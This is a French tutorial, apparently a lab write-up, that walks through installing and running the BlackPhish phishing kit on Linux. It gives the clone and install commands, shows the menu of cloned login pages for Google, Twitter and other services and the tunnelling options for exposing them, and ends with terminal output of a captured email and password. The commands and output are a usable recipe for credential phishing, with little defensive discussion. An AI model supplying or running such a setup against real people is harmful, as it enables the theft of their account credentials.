

Installation d'un site Web de phishing sous Linux

Table des matières

Installation d'un site Web de phishing sous Linux	1
Téléchargement et installation de BlackPhish	2
Utilisation de BlackPhish	2

Téléchargement et installation de BlackPhish

Utilisation de la source suivante : <https://iinc0gnit0.github.io/BlackPhish/>

Sous l'utilisateur root :

Apt install git

```
liam@pc-63: ~  
root@pc-63:~# git clone https://github.com/iinc0gnit0/BlackPhish  
  
liam@pc-63: ~  
root@pc-63:~# git clone https://github.com/iinc0gnit0/BlackPhish  
Clonage dans 'BlackPhish'...  
remote: Enumerating objects: 1722, done.  
remote: Counting objects: 100% (130/130), done.  
remote: Compressing objects: 100% (109/109), done.  
remote: Total 1722 (delta 64), reused 42 (delta 17), pack-reused 1592  
Réception d'objets: 100% (1722/1722), 19.83 Mio | 4.12 Mio/s, fait.  
Résolution des deltas: 100% (628/628), fait.  
root@pc-63:~# cd BlackPhish/  
root@pc-63:~/BlackPhish# ./install.sh
```

Utilisation de BlackPhish

```
liam@pc-63: ~  
root@pc-63:~/BlackPhish# python3 blackphish.py
```



```
liam@pc-63: ~  
  
  B LACK P HISH v3.4  
  
Banner made by: [ tuf_unkn0wn ]  
Script created by: [ inc0gnit0 ] [ retro0001 ]  
Revisions made by: [ jackoftimeandreality ]  
Websites created by: [ TableFlipGod ]  
Big Thanks to: [ DarkSecDevelopers ]  
  
Will you use this responsibly (y/n):
```


Sélectionner le serveur que l'on souhaite copier :

```
liam@pc-63: ~  
Banner made by: [ tuf_unkn0wn ]  
Script created by: [ inc0gnit0 ] [ retro0001 ]  
Revisions made by: [ jackoftimeandreality ]  
Websites created by: [ TableFlipGod ]  
Big Thanks to: [ DarkSecDevelopers ]  
  
[1] Instagram  
[2] Google  
[3] Facebook  
[4] Netflix  
[5] Twitter  
[6] Snapchat  
[0] Clean  
[x] Exit  
  
[BlackPhish] -> 2  
  
liam@pc-63: ~  
[1] Instagram  
[2] Google  
[3] Facebook  
[4] Netflix  
[5] Twitter  
[6] Snapchat  
[0] Clean  
[x] Exit  
  
[BlackPhish] -> 5  
  
[1] ngrok (recommended)  
[2] Localtunnel  
[3] localhost.run  
[4] Localhost only  
  
[BlackPhish-Twitter] ->
```

Mettre l'adresse IP vers laquelle on souhaite rediriger la page malveillante (ici, c'est une attaque en local) :

```
liam@pc-63: ~  
[+] Copying Files  
[+] Cleaning /var/www/html/  
[+] Cleaning /Server/www/  
URL redirect to: google.fr  
  
liam@pc-63: ~  
[+] Copying Files  
[+] Cleaning /var/www/html/  
[+] Cleaning /Server/www/  
URL redirect to: 192.168.1.36  
[+] Editing login.php(Do not edit/tamper with this file)  
[+] Copying to /var/www/html  
[+] Changing File Permissions  
[+] Starting Apache2 Service  
[+] Apache2 Service Started  
  
Local: 127.0.1.1  
  
[*] Starting ngrok  
Your account is limited to 1 simultaneous ngrok agent session.  
Active ngrok agent sessions in region 'us':  
- ts_27HpgfVeDfBthhZqGFKdQXQL7Jt (209.222.203.197)  
  
ERR_NGROK_108  
  
Waiting For Victim ... [Control + C] to stop
```



A screenshot of a Google login page. At the top is the Google logo. Below it, the word 'Welcome' is followed by the email address 'test@localhost.fr'. There is a password input field with a red box around it, containing several asterisks. Below the password field is a link that says 'Forgot password?'. To the right of the password field is a blue button labeled 'NEXT'. At the bottom, there are links for 'English (United States)', 'Help', 'Privacy', and 'Terms'.

Nous sommes ensuite redirigés vers la page google.fr :



Du côté de BlackPhish, l'identifiant et le mot de passe ont été capturés :

```
liam@pc-63: ~  
Waiting For Victim ... [Control + C] to stop  
  
CREDENTIALS FOUND  
[ EMAIL: test@localhost.fr ] [ PASSWORD: motdepasse123 ]  
  
Thank you using BlackPhish  
If you have any problems while using BlackPhish please report it to us  
Make Pull Request to support this tool  
  
root@pc-63:~/BlackPhish#
```